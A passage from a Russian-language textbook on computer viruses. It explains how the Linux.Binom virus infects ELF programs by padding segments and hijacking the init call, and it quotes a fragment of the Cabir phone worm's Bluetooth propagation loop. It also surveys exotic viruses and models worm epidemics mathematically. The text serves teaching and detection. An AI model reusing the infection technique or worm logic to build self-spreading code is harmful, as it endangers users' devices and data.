16	.ctors	PROG	.AW	080494F8	000004F8	00000008

А вот после оного (см. табл. 7.2).

Таблица 7.2. Заголовки секции после заражения

##	Имя	Тип	Флаг	ВиртАдр	ФизАдр	Длина
12	.text	PROG	XA.	080482D0	000001D4	0000005E
13	.fini	PROG	XA.	080484C0	000004C0	0000001B
14	.rodata	PROG	.A.	080484DC	000004DC	00000015
15	.eh_frame	PROG	.A.	080484F4	000004F4	00000004
16	.ctors	PROG	.AW	080494F8	000014F8	00000008

Таким образом, если сравнить структуры «здоровой» и зараженной программы, то можно обнаружить внедрение постороннего кода в середину файла, сопровождающееся «раздвижением» секций (см. рис. 7.8).




Рис. 7.8 ❖ Схема заражения ELF-программ вирусом Linux.Binom

Но длина секции, к «хвосту» которой приписан вирус, остается прежней. Для того чтобы вирусный код все-таки попал в память при загрузке программы, в таблице сегментов указывается увеличенная длина сегмента, соответствующего секции «.eh_frame». Вот часть таблицы сегментов до заражения (см. табл. 7.3).

Таблица 7.3. Таблица сегментов до заражения

##	Type	Offset	VirtAddr	PhysAddr	FileSize	MemSize	Flg
0	PHDR	00000034	08048034	08048034	000000E0	000000E0	R.X
1	INTP	00000114	08048114	08048114	00000013	00000013	R..
2	LOAD	00000000	08048000	08048000	000004F8	000004F8	R.X
3	LOAD	000004F8	080494F8	080494F8	00000100	00000104	RW.

А вот после (см. табл. 7.4).

Таблица 7.4. Таблица сегментов после заражения

Num	Type	Offset	VirtAddr	PhysAddr	FileSize	MemSize	Flg
0	PHDR	00000034	08048034	08048034	000000E0	000000E0	R.X
1	INTP	00000114	08048114	08048114	00000013	00000013	R..
2	LOAD	00000000	08048000	08048000	000014F8	000014F8	R.X
3	LOAD	000004F8	080494F8	080494F8	00000100	00000104	RW.

Вирус не изменяет содержимого поля «e_entry» в ELF-заголовке. Он пользуется тем обстоятельством, что код многих программ имеет один и тот же «пролог»:

```
xorl    %ebp,%ebp
popl    %esi
movl    %esp, %ecx
andl    $-0x10, %esp
pushl   %eax
pushl   %esp
pushl   %edx
pushl   adr1
pushl   adr2
pushl   %ecx
pushl   %esi
pushl   adr3
call    init ; <- Переход на инициализацию, команда с кодом E8 XX XX XX XX.
hlt
```

Вирус изменяет (предварительно сохранив оригинал) 4 байта команды перехода на код инициализации так, чтобы команда указывала на тело вируса.

Как найти этот вирус в файле? Наиболее простой, с точки зрения реализации, способ заключается в том, чтобы искать вирусную сигнатуру в «хвостах» всех программных секций. Более «правильно», найдя точку входа и команду перехода на код инициализации, рассчитать адрес, на который выполняет переход команда «CALL», и искать сигнатуру уже в этом фрагменте.

Итак, файловые вирусы для UNIX существуют. Но сколько-нибудь заметного распространения они не имеют. Причин тому несколько, и все они действуют одновременно.

Во-первых, следует отметить неоднородность мира UNIX. Если вести речь о переносимости вирусов в виде двоичных кодов, то перед вирусописателями возникает ряд труднопреодолимых барьеров. Это и несоответствие системы команд различных процессоров – например, исполняемый модуль для PowerPC/MacOS никогда не запустится на 80x86/FreeBSD. Это и различие в способах организации программных пакетов – например, для установки RPM-пакета в систему, поддерживающую DEB-пакеты, потребуется принудительная промежуточная перекодировка. Это и «плюрализм» в организации системных вызовов – в частности, операционная система Linux передает управление из 3-го кольца защиты в 0-е при помощи «INT 80h», BeOS при помощи «INT 25h», QNX при помощи «INT 28h», а FreeBSD и Solaris при помощи «CALL DWORD PTR 7:0», причем форматы передачи параметров через стек и регистры не совпадают.




Рис. 7.9 ❖ Различные способы обращения к ядру со стороны UNIX-программ

Во-вторых, распространению UNIX-вирусов препятствует серьезная (если не сказать «суровая») политика безопасности, устанавливаемая по умолчанию. Идеология UNIX вынуждает любого пользователя работать с пониженными (по сравнению с «root») привилегиями. Для такого пользователя доступны на запись фактически только объекты файловой системы, владельцем которых он является. Любой файловый вирус, будучи запущен, заразит только программы «хозяина», но не тронет ни программ других пользователей, ни компонентов операционной системы. Система разграничения доступа, свойственная Windows NT, тоже может быть настроена подобным «суровым» образом, но делать это пользователю придется самостоятельно. Причем пользователь рискует лишить работоспособности многие СУБД, офисные пакеты, компьютерные игры и т. п., рассчитанные на «старые» версии Windows 9X.

В-третьих, в мире UNIX присутствует контроль над распространением программного обеспечения. Ни в истории, ни в текущем дне этих операционных систем практически не было и нет беспрепятственного перетаскивания «игрушек» и «утилиток» на дискетах, компакт-дисках и флэшках. Не было многочисленных и общедоступных свалок программного обеспечения типа BBS или «варезных» FTP. Эти операционные системы родились и развивались как инструмент для цивилизованных профессионалов, и рядовые пользователи, позже пришедшие в мир UNIX, оказались вынуждены соблюдать систему жестких, давно устоявшихся принципов и правил. В частности, пользоваться для получения новых программ контролируемыми хранилищами – репозиториями.

Наконец, не следует забывать, что UNIX просто не могут похвастаться такой же популярностью среди рядовых пользователей, как Windows. На момент написания этих строк (начало 2009 года) на

95% рабочих станций мира (не серверов!) установлены различные версии Windows, а клоны UNIX вынуждены довольствоваться лишь 4%. В результате создавать «заразу» под UNIX никогда не казалось интересным для «типичного» вирусописателя. Пока вирусы способны заражать только файлы в текущем каталоге, эпидемии в UNIX-подобных системах маловероятны.

Впрочем, некоторые производители антивирусов поставляют на рынок свои продукты, предназначенные для защиты UNIX-систем: KAV, DrWeb, BitDefenter, F-Prot, ClamAV, Avast! и прочие. Как говорится, исключительно «шоб було».

7.2.5.2. Вирусы для мобильных телефонов

Современный мобильный телефон – это маленькая ЭВМ, обладающая процессором, ОЗУ, памятью для долговременного хранения программ и данных, различными интерфейсами для связи с другими телефонами и компьютерами других типов и т. п. При помощи подобных устройств можно не только звонить и посылать/принимать СМС-ки, но и ходить в Интернет, пользоваться услугами электронной почты, играть в компьютерные игры и выполнять множество прочих действий, мало связанных с телефонией. Среди всего океана современных мобильных телефонов можно выделить довольно популярный класс устройств, обладающих открытой операционной системой и пригодных для разработки своих и установки чужих прикладных программ, – это *смартфоны* и *коммуникаторы*. Именно они, в силу своей функциональной близости к «настоящим» компьютерам, и послужили питательной средой для зарождения нового класса саморазмножающихся программ – «телефонных» вирусов.

Первые упоминания о такого рода «заразе» появились в июне 2004 года. В антивирусные компании был разослан исходный текст на языке C++ простой программы, способной копировать себя с одного мобильного устройства, работающего под управлением операционной системы Symbian OS, на другое. Для передачи червя использовался протокол BlueTooth. Одновременно текст просочился и в некоторые интернет-конференции, благодаря чему достаточно быстро был скомпилирован неизвестными лицами и выпущен «на волю». Червь получил наименование **Cabir**.

Интерфейс Bluetooth предназначен для беспроводного взаимодействия таких устройств, как персональные ЭВМ и ноутбуки, мобильные телефоны, принтеры, цифровые фотоаппараты, клавиатуры, мыши, джойстики и т. п. на небольшом расстоянии – порядка

нескольких десятков метров. Соответственно, заражение телефона червем **Cabir** возможно примерно в такой же ситуации, как и человека – гриппом: на улице, в магазине, в транспорте, на стадионе. За время эпидемии 2004–2006 годов из разных уголков мира поступили сведения о нескольких сотнях инцидентов с червем **Cabir**. Например, сообщалось о выставочной витрине в салоне мобильной связи города Санта-Моника (США), «завирусованной» после визита покупателя с «чихающим» телефоном в кармане. Подтверждены факты заражений в метро Москвы, Киева и Харькова. Крупная вспышка имела место на спортивных трибунах во время проведения в Финляндии чемпионата мира по легкой атлетике.

Атаке подвергались мобильные телефоны и смартфоны серии Nokia S60, такие как Nokia 36xx, Nokia N-Gage, Nokia 66xx , Nokia N7x – N9x, Nokia E7x – E9x и прочие, а также некоторые модели Samsung SGH-i4xx, Samsung SGH-i5xx, Sony Ericsson P8xxx – P9xxx, Ericsson R38x и т. п. Типичный телефон этого класса содержит процессор серии ARM с тактовой частотой в несколько сотен мегагерц, защищенную от записи флэш-память для операционной системы (устройство «Z:»), небольшие ОЗУ (устройство «D:») и электронный диск для хранения временных данных (устройство «C:»), возможность подключения внешних флэш-карт (устройство «E:»), инфракрасный порт, порт последовательной связи в стандарте RS-232 и Bluetooth. Операционная система Symbian поддерживает вытесняющую многозадачность, защиту памяти и файловую систему с буквенными обозначениями устройств и древовидной системой каталогов. Каталог «C:\System\Apps» предназначен для прикладных программ; «C:\System\Recogs» содержит файлы, позволяющие распознавать типы объектов и обеспечивать автозапуск приложений; «C:\System\Install» заполнен сведениями о расположении и характеристиках установленного программного обеспечения.

Будучи инсталлирован, червь **Cabir** не только размещает свои файлы в каталоге «C:\system\apps\caribe», но и копирует себя в нестандартное место «C:\system\symbiansecuredata\caribesecuritymanager», где его трудно обнаружить. Главный цикл работы червя реализован в виде автомата, содержащего три состояния: 1 – пересылка файла; 2 – завершение пересылки; 3 – поиск активных соединений.

```
if(iState == 1) {
 if(!obexClient->IsConnected()) {
 iState = 3;
 } else{
```

```
 iState = 2;
 Cancel();
 obexClient->Put(*iCurrFile,iStatus); // Пересылка файла CARIBE.SIS
 SetActive();
 return;
 }
}
if(iState == 2) {
 iState = 3;
 Cancel();
 obexClient->Disconnect(iStatus); // Отключение
 SetActive();
 return;
}
if(iState == 3) {
 if(obexClient) {
  delete obexClient;
  obexClient = NULL;
 }
 while(iState == 3)          {
   FindDevices();          // Поиск устройств для заражения
   ManageFoundDevices();   // Установление соединения
 }
 return;
}
```

Стартовав с состояния 3, **Cabir** пытается обнаружить хотя бы одно активное Bluetooth-соединение и установить адрес соответствующего устройства. Интересно, что червь не проверяет типа атакуемого устройства и может попытаться заразить, например, принтер или цифровой фотоаппарат. Установив соединение, червь переходит в состояние 1 и пересылает на атакуемое устройство установочный модуль «CARIBE.SIS», внутри которого находятся файлы вируса: «CARIBE.APP» – программный код, «CARIBE.RSC» – ресурсы и «FLO.MDL» – сведения об условиях автозапуска приложения. Из состояния 1 червь переходит в завершающее состояние 2 только в том случае, если попытка соединения была безуспешной. В противном случае он вновь возвращается в состояние 3.

Надо отметить, что акт заражения происходит не полностью «автоматически». В процессе атаки на табло атакуемого телефона появляются недвусмысленные предупреждения и подсказки: «Receive message via Bluetooth from Unnamed device – Принять сообщение через Блютус от неизвестного устройства?», «Install Caribe – Установить Caribe?» и прочие. Обратите внимание: пока владелец телефона собственноручно не подтвердит установку неизвестного объекта, по-

лученного от неизвестного абонента, заражения не произойдет! Но ведь Bluetooth как раз и позиционируется в качестве средства для романтичного обмена рингтонами, мелодиями, картинками и т. п. Поэтому «загадочность» соединения только подстегивает любопытство и побуждает наивного пользователя «идти до конца». К счастью, **Cabir.a** не несет в себе никакого вредоносного функционала, он просто размножается. Единственным негативным следствием его присутствия на телефоне является быстрая разрядка аккумуляторов – как следствие непрерывного сканирования Bluetooth-соединений. Но по мотивам оригинального телефонного червя были созданы несколько десятков разновидностей, способных переносить с собой троянские программы, нарушать работу устройства, менять настройки, рассылать спам и т. п. Правда, значительных эпидемий они уже не вызывали.

Несколько иную технологию использует телефонный червь **ComWarrior**, который не только передает себя через BlueTooth, но и рассылается в виде MMC-ок. В зоне заражения вся планета! Этот червь тоже распространялся по телефонам серии Nokia S60 и вызвал в 2005 г. заметную эпидемию. Такую же технологию размножения использовал и червь **Beselo**. Некоторые черви (например, простой **Kiazh** и полиморфный **PMCryptic**) пытаются распространиться через сменные носители (флэш-карточки).

Не следует думать, что телефоны популярной серии Nokia S60 с операционной системой Symbian – единственные мобильные устройства, подверженные вирусным атакам. Страдают и смартфоны, работающие под управлением операционной системы Windows Mobile. Типичным представителем вирусов для них является **Duts**, который умеет заражать PE-программы в корневом каталоге устройства «My device».

Но надо признать, что эпидемии «телефонных» вирусов, случившиеся в 2004–2006 годах, продолжения пока не получили. Саморазмножающиеся программы для мобильных устройств продолжают потихоньку создаваться, но сколько-нибудь заметного распространения в «дикой природе» не имеют. В значительной мере это связано с техническими мерами, предпринятыми производителями средств мобильной связи: например, Symbian OS начиная с версии 9.1 проверяет электронную цифровую подпись устанавливаемых приложений[1]. Но все же специалисты-вирусологи считают основными причинами малой распространенности «телефонных» вирусов два обстоятельства:

[1] Подробнее об ЭЦП мы поговорим дальше.

- использование довольно сложных и дорогостоящих смартфонов и коммуникаторов пока не приобрело массового характера среди «обычных» пользователей;
- после 2006 г. у серии Nokia S60 появились многочисленные сильные конкуренты, что привело к «размыванию» потенциальной среды для вирусного размножения (см. рис. 7.10).




Рис. 7.10 ❖ Динамика популярности различных мобильных платформ

Фактически место Symbian в мировой табели о рангах заняли среды Apple iOS и Android. Возможно, именно они через некоторое время станут ареной для вирусно-антивирусных баталий. Но пока этого нет. Троянских программ для Android полным-полно, есть несколько и для iOS, но вирусы пока отсутствуют. С чем это связано?

Если Symbian является классической операционной системой, предоставляющей прикладным программам доступ к файловой системе, памяти, интерфейсам и т. п., то разработчики iOS и Android пошли другим путем. Все приложения в этих средах выполняются под управлением виртуальных машин.

Например, хотя в основе Android лежит ядро Linux, которое поддерживает и файловую систему, и распределение памяти, и запуск-завершение приложений, но единственным приложением является Java-машина. Любой же пользовательский код выполняется только под ее управлением и, разумеется, «выскочить» за пределы не может. Соответственно, поскольку Java-машина умеет в основном выполнять коммуникационные операции – вести диалог с пользователем, принимать и отсылать звонки, СМС-сообщения и электронную почту, «шарить» по Интернету, вести адресную книгу и т. п., то и многочисленные троянские программы умеют ровно столько же, и ни на йоту больше. Поэтому типичные троянские программы, рассчитанные на работу в среде Android, – это «хулиганы», «жулики» или «мо-

шенники», которые портят информацию пользователя, похищают конфиденциальные данные, рассылают от чужого имени дорогостоящие СМС-сообщения и т. п. Источником вредоносных программ для Android являются взломанные сайты, а «путешествовать» самостоятельно как внутри смартфона, так и между устройствами они не умеют. Если скачивать приложения с Google Market, то, скорее всего, вероятность «подцепить заразу» будет очень невысока. К услугам же любителей экстрима имеются антивирусы, например Android-версия DrWeb.

Похоже обстоит дело и со средой iOS. В основе ее лежит Darwin-подобное ядро, «обернутое» POSIX-совместимыми библиотеками. Но прикладные программы ни к файловой системе, ни к интерфейсам устройства доступа не имеют, поскольку тоже выполняются «в недрах» виртуальной машины. Более того, любой код, работающий под управлением этой виртуальной машины, – и прикладной, и системный – обязательно должен иметь «валидную» электронно-цифровую подпись конкретного производителя. Таким образом фирма Apple надеется осуществлять жесткий контроль над распространением iOS-программ, и, надо признать, это ей вполне удается.

Теоретически появление саморазмножающихся программ в средах Android и iOS возможно. Растут объемы памяти и быстродействие процессоров. Производители прикладных программ, надеясь привлечь покупателя, подчас наделяют свои разработки избыточным функционалом. Не исключено появление виртуальных машин «второго уровня», как раз обладающих набором «умений», достаточным для появления компьютерных вирусов. Например, могут появиться офисные приложения (что-нибудь типа Android Word или iOS Excel), способные выполнять встроенные в документы макрокоманды, и тогда будет открыта новая страница компьютерной вирусологии.

Но пока этого не случилось. По-видимому, условия для новых телефонных эпидемий еще окончательно не «созрели», и эпоха потрясений ждет нас впереди.

7.2.6. Прочая вирусная «экзотика»

Значительную часть класса «экзотических» вирусов составляют так называемые «proof of concept – доказательства концепции». Как правило, это довольно оригинальные, существующие в небольшом количестве экземпляров саморазмножающиеся программы, заражающие необычные информационные объекты. Обычно они публикуются в электронных журналах или сразу посылаются авторами в антивирус-

ную компанию, а то и «вечно» хранятся в личных коллекциях авторов. Типичным примером подобного «proof of concept» можно считать «графический» вирус для среды LabVIEW, рассмотренный ранее.

Особенно урожайным на подобную «суперэкзотику» выдался рубеж двух веков.

Например, зимой 1999 г. появился первый вирус, способный заражать файлы помощи Windows (HLP-файлы): **WinHLP.Demo**. Дело в том, что HLP-файлы могут содержать не только текст и картинки, но и произвольные двоичные данные – в том числе и специальные скрипты, исполняющиеся при загрузке файла. Возможности этих скриптов невелики, но их вполне достаточно, чтобы запустить на выполнение любой код (в том числе и вирусный), хранящийся в том же файле. В дальнейшем, развивая эту же идею, появились **WinHLP.Lucky**, **WinHLP.Plum**, **WinHLP.Agent** и прочие. Был способен прятаться внутри файлов помощи и вирус **Win9X.SK**. Электронные документы и книги нередко распространяются в HLP-формате, так что принципиальных преград эпидемиям подобных вирусов никогда не существовало. Впрочем, последние версии Windows перестали по умолчанию поддерживать HLP-формат. Вместо него активно внедряется формат CHM, представляющий собой множество HTML-страниц, упакованных в единый файл.

В мае 1999 года стал известен первый вирус, заражающий файлы графического пакета CorelDRAW (вирус **CSC.SSV**, он же **Gala**). Этот вирус был написан на языке сценариев CorelSCRIPT и был способен заражать только файлы CorelDRAW, CorelPHOTO-PAINT и CorelVENTURA версий, распространенных в последние годы XX века.

Летом 2000-го появился вирус **ACAD.Star**. Впрочем, формальной новинкой была только среда размножения – популярная система автоматизированного проектирования AutoCAD. А сам вирус был написан на языке VBA и мало чем отличался от «макробратьев», терроризировавших приложения MS Office. Спустя несколько лет, в 2003 году, появился (и даже вызвал небольшой переполох) вирус **MBP.Kynel**, заражавший файлы картографического пакета MapInfo. Он тоже был написан на языке Basic, но на разновидности MapBasic, встроенной в популярный ГИС-пакет.

В октябре 2000-го стал известен червь **E-Worm.PIF.Fable** – первый вирус, заражающий PIF-файлы. Его modus operandi основан на особенностях формата PIF-файлов, представляющих собой «переходники» между Windows и приложениями в стандарте MS-DOS.

Внутри PIF-файла, кроме прочей информации, хранятся сведения об имени файла запускаемого приложения, о его рабочем каталоге, а также могут располагаться тексты конфигурационных файлов «AUTOEXEC.BAT» и «CONFIG.SYS», формирующих для приложения комфортную системную среду. Масса возможностей для злоупотреблений! Можно поменять имя приложения, тогда запустится совсем не та программа. Можно подсунуть вместо «AUTOEXEC.BAT» саморазмножающийся BAT-вирус. Можно сделать массу прочих «подлянок». Но PIF-форматы для разных версий Windows плохо совместимы друг с другом. Вот почему с машины на машину PIF-файлы практически не передаются, и подобных вирусов существует очень немного – их можно пересчитать по пальцам одной руки.

Все приведенные примеры – убедительная иллюстрация «вездесущности» вирусов, не правда ли?

7.3. Распространение вирусов

...О возникновении эпидемий от мелких, незаметных глазу червей, разносимых ветром и водой...

А. и Б. Стругацкие. «Трудно быть богом»

Выпущенный на свободу вирус склонен к неконтролируемому размножению, к использованию всевозможных вычислительных ресурсов вплоть до полного их исчерпания. В этом смысле вирус подобен пожару.

Но ведь пожар пожару рознь. В сухой степи пламя идет стеной, уничтожая на своем пути все живое, – и только пущенный навстречу другой огненный вал способен остановить пожар. Наоборот, высохший торф долго и незаметно тлеет под землей, и погасить огонь можно, только выливая сверху на горящий участок огромные массы воды.

К компьютерным «пожарам» тоже нужен индивидуальный подход. Поэтому важно представлять себе, как распространяется компьютерная «зараза» различных типов [47, 48].

7.3.1. Эпидемии сетевых червей

Самые крупные и быстроразвивающиеся эпидемии вызываются сетевыми интернет-червями. Червь такого типа способен атаковать любой компьютер, имеющий собственный IP-адрес, вне зависимости от его географического местоположения. Этой ситуации соответству-

ет модель в виде *«полного»* (или *«гомогенного»*) графа, каждый узел которого связан со всеми остальными. Такой граф из N узлов имеет $N(N-1)/2$ ребер, причем степень (количество «соседей») для каждого узла равна $N-1$.




Рис. 7.11 ❖ «Каждый с каждым» – граф гомогенной сети

Личный горький опыт подсказывает нам, что сетевые эпидемии вспыхивают внезапно и развиваются стремительно. «Острая фаза» длится от нескольких дней до нескольких недель, за это время зараженными оказываются сотни тысяч компьютеров. Но и в течение многих месяцев после того, как эпидемия идет на спад, опасность заразиться червем, вызвавшим ее, остается вполне реальной. Какие же факторы влияют на распространение «заразы»?

Разумеется, полными и точными сведениями о протекании подобных эпидемий не обладает никто на свете, слишком уж сложная и большая система – Интернет. Но об этих процессах можно судить косвенно, зарегистрировав характеристики трафика в каком-нибудь сегменте Всемирной паутины и проэкстраполировав полученные сведения на всю сеть. В частности, большим доверием у мировой компьютерной общественности пользуются результаты исследований, выполняемых некоммерческой организацией CAIDA – Cooperative Association for Internet Data Analysis, чьи добровольные корреспонденты живут и работают во всех уголках мира. Широко известен также «интернет-телескоп» Израильского университета (IUCC/IDC Internet Telescope). Кроме того, каждая крупная антивирусная компания имеет свою систему наблюдения, например в виде нескольких десятков или сотен разбросанных по всему миру «медовых горшочков» (*honeypot*) – слабо защищенных компьютеров, снабженных мощными системами обнаружения и анализа вторжений. Иногда бывает достаточно и статистики, регистрируемой в единственной точке, расположенной на «людной улице», – так, ряд крупных работ по изучению сетевых эпидемий был выполнен на основании наблюдений за сер-

верами Chemical Abstract Service. Наконец, можно просто построить «игрушечную» сеть из нескольких десятков виртуальных машин, запустить в нее червя и наблюдать за его поведением, – как поступили во ВлГУ (Ю. М. Монахов и др. [24]).

Наблюдения за сетевым трафиком позволили сделать вывод о том, что распространение «заразы» по компьютерным сетям очень напоминает развитие эпидемий и эпизоотий в живой природе – например, гриппа среди людей или ящура среди коров. Соответственно, для их исследования можно применять ряд хорошо известных в социологии, биологии и медицине классических моделей.

7.3.1.1. Простая SI-модель экспоненциального размножения

В этой модели предполагается, что каждый компьютер может находиться в одном из двух состояний:

- S (Susceptible) – здоровый и восприимчивый к заражению;
- I (Infected) – зараженный.

Смена состояний возможна лишь в одном направлении – от S к I.

Рис. 7.12 ❖ Смена состояний в простой SI-модели

Пусть в начальный момент времени $t_0 = 0$ в сети размером N присутствуют $I(0) = I_0$ зараженных компьютеров, и пусть каждый из них в единицу времени производит β успешных попыток размножения. Следовательно, в момент времени $t_1 = 1$ появятся $I_0 \times \beta$ новых зараженных компьютеров, а общее их количество составит $I(1) = I(0) + I_0 \times \beta = I_0(1 + \beta)$ штук. Легко получить общую формулу, описывающую динамику размножения червей: $I(t) = (1 + \beta)^t$.

Более удобен способ описания динамики размножения в виде дифференциальных уравнений [2]. Правда, при этом приходится использовать ряд упрощений: 1) время считать непрерывным; 2) отказаться от целочисленного характера итоговых формул[1]. В результате итоговые формулы будут лишь приближенно описывать динамику развития эпидемий, но на это можно закрыть глаза. Итак, предположив, что

[1] Если решать уравнения в целых числах, то на графиках появятся «колебания» и «осцилляции».

на бесконечно малом интервале времени $\Delta t \to 0$ количество зараженных компьютеров растет линейно с коэффициентом пропорциональности β, составим элементарное приращение $\Delta I = I(t + \Delta t) - I(t) = [I(t) + \beta I(t)\Delta t] - I(t) = \beta I(t)\Delta t$ и получим дифференциальное уравнение

$$\frac{dI(t)}{dt} \approx \frac{\Delta I}{\Delta t} = \beta I(t),$$

приближенно описывающее динамику развития эпидемии в условиях простой SI-модели. Как его решать?

Во-первых, существуют аналитические способы, которые сразу дают точное решение:

$$I(t) = I_0 \times \exp(\beta t).$$

Во-вторых, можно получить численное решение уравнения, использовав, например, хорошо известный метод Эйлера:

```
Step=1; I = I0; t=0;
while (1) {
 printf("\nt=%d I=%d", t++, I>N?N:I);
 if (I>=N) break;
 I = I + Step*Beta*I; // Принцип: X(i+1):= X(i) + Шаг*F(X(i))
}
```

Наконец, неплохие результаты дают методы имитационного моделирования. Заведите массив из N ячеек и в цикле воспроизведите поведение популяции вирусов, продвигая вперед дискретное время и помечая ячейки в соответствии с теми или иными правилами развития эпидемии. Например, так:

```
t=0; m=0;
for (i=0;i<N;i++)  NET[i]=STATE_S;                    // Очистить сеть
for (i=0;i<I0;i++) NET[i]=STATE_I;                    // Пометить I0 больных
while (1) {
 Sum=0; for (i=0;i<N;i++) if (NET[i]==STATE_I) Sum++; // Сколько больных?
 printf("\nt=%d I=%d", t++, Sum);
 if (m==-1) break;                                    // Конец моделирования
 for (i=0;i<Sum;i++)                                  // Для каждого больного
  for (j=0;j<Beta;j++) {                              // ...Beta раз...
   m=-1; for (k=0;k<N;k++) if (NET[k]==STATE_S) m=k;  // ...найти здорового...
   if (m!=-1) NET[m]=STATE_I;                         // ...и заразить его
  }
}
```

Кстати, имейте в виду, что имитационные эксперименты нужно повторять многократно с разными «затравками», а затем усреднять результаты.

В любом случае получается экспонента, графики которой для $I_0 = 1$, $\beta = 2$, $N = 100$ изображены на рис. 7.13 под номером (1). Первый вариант кривой соответствует аналитическому решению, второй – результатам однократного имитационного эксперимента. Легко убедиться, насколько они близки друг к другу.




Рис. 7.13 ❖ Кривые размножения мобильных агентов (1 – экспоненциальная SI-модель Мальтуса; 2 – логистическая SI-модель Фергюльста; 3 – SIS-модель; 4 – SIR-модель Кермака-Маккендрика): а) гладкие решения дифференциальных уравнений; б) осциллирующие результаты имитационных экспериментов

Стремительное развитие эпидемии по экспоненте соответствует идеальному случаю, когда каждая попытка размножиться гарантированно приводит к успеху. Подобные простые модели в конце XVIII века рассматривал Т. Мальтус, пытаясь обосновать неизбежное и скорое перенаселение Земли человеческой популяцией. Известно, что реальные значения β для сетевых червей лежат в интервале от одной копии за несколько секунд до нескольких копий в секунду.

Расчеты показывают, что единственный экземпляр червя, создавая в секунду одну собственную копию, полностью заражает адресное пространство из $N = 2^{32} \approx 4$ млрд узлов всего за... 22 секунды! Ну, в соответствии с более точной оценкой по формуле $I(t) = (1 + \beta)^t$ потребуется несколько больший срок – полминуты. Впрочем, разница невелика, не так ли?

Возможно ли такое на практике?

В 2002 году Н. Уивер, исследователь из университета Беркли (США), рассмотрел концепцию гипотетического червя, который в любой момент времени атакует только восприимчивые к заражению компьютеры и поэтому размножается именно по экспоненте [71, 72]. Это возможно, если:

- или экземпляры червя обмениваются друг с другом списками ранее зараженных адресов;
- или экземпляры червя используют для размножения непересекающиеся фрагменты адресного пространства.

Первый подход нереалистичен, зато последний вполне может быть реализован следующим образом. Пусть каждый экземпляр червя, размножившись, делит адресное пространство пополам. В первой половине он продолжает размножаться сам, а «второе полцарства» отдает в наследство своей копии. Следующий акт размножения приведет к новому делению фрагментов адресного пространства и т. д., пока весь Интернет не окажется зараженным.

Н. Уивер предположил, что на практике вряд ли все бывает настолько идеально, и изучил поведение некоего «субоптимального» червя, который выполняет всего несколько размножений в минуту, половину времени рассылается по заранее составленному списку уязвимых машин (hitlist) и лишь потом работает по «быстрому» алгоритму сканирования адресного пространства, причем находит и успешно инфицирует систему только в 25% случаев. Тем не менее, согласно расчетам, вся уязвимая часть Интернета оказалась бы зараженной этим червем всего за четверть часа. «В будущем каждый получит свой шанс на 15 минут славы», – сказал однажды (по другому поводу) Энди Уорхол, знаменитый американский фотохудожник. Именно эту цитату Н. Уивер вынес в эпиграф статьи, посвященной изучению свойств своего «суперчервя». С тех пор гипотетические черви, ведущие себя подобным образом, так и называются – *«черви Уорхола»* (или *«блиц-криг-черви»*). Имейте в виду, сам Энди Уорхол, умерший в конце 1980-х годов, никаких червей никогда не писал!

К счастью, подобных червей вообще пока не существует. Реальные черви используют совсем другие, более простые стратегии размножения.

7.3.1.2. SI-модель размножения в условиях ограниченности ресурсов

Реальные интернет-черви (**Net-Worm.Win32.CodeRed**, **Net-Worm.Win32.Slammer** и многие другие) используют случайную стратегию поиска целей для заражения. В этой ситуации неминуем определенный процент «холостой» работы, когда червь напрасно тратит время на попытки заражения ранее уже зараженного узла. И этот процент все возрастает по мере развития эпидемии и уменьшения доли восприимчивых узлов.




Рис. 7.14 ❖ Смена состояний в SI-модели с ограничением ресурсов

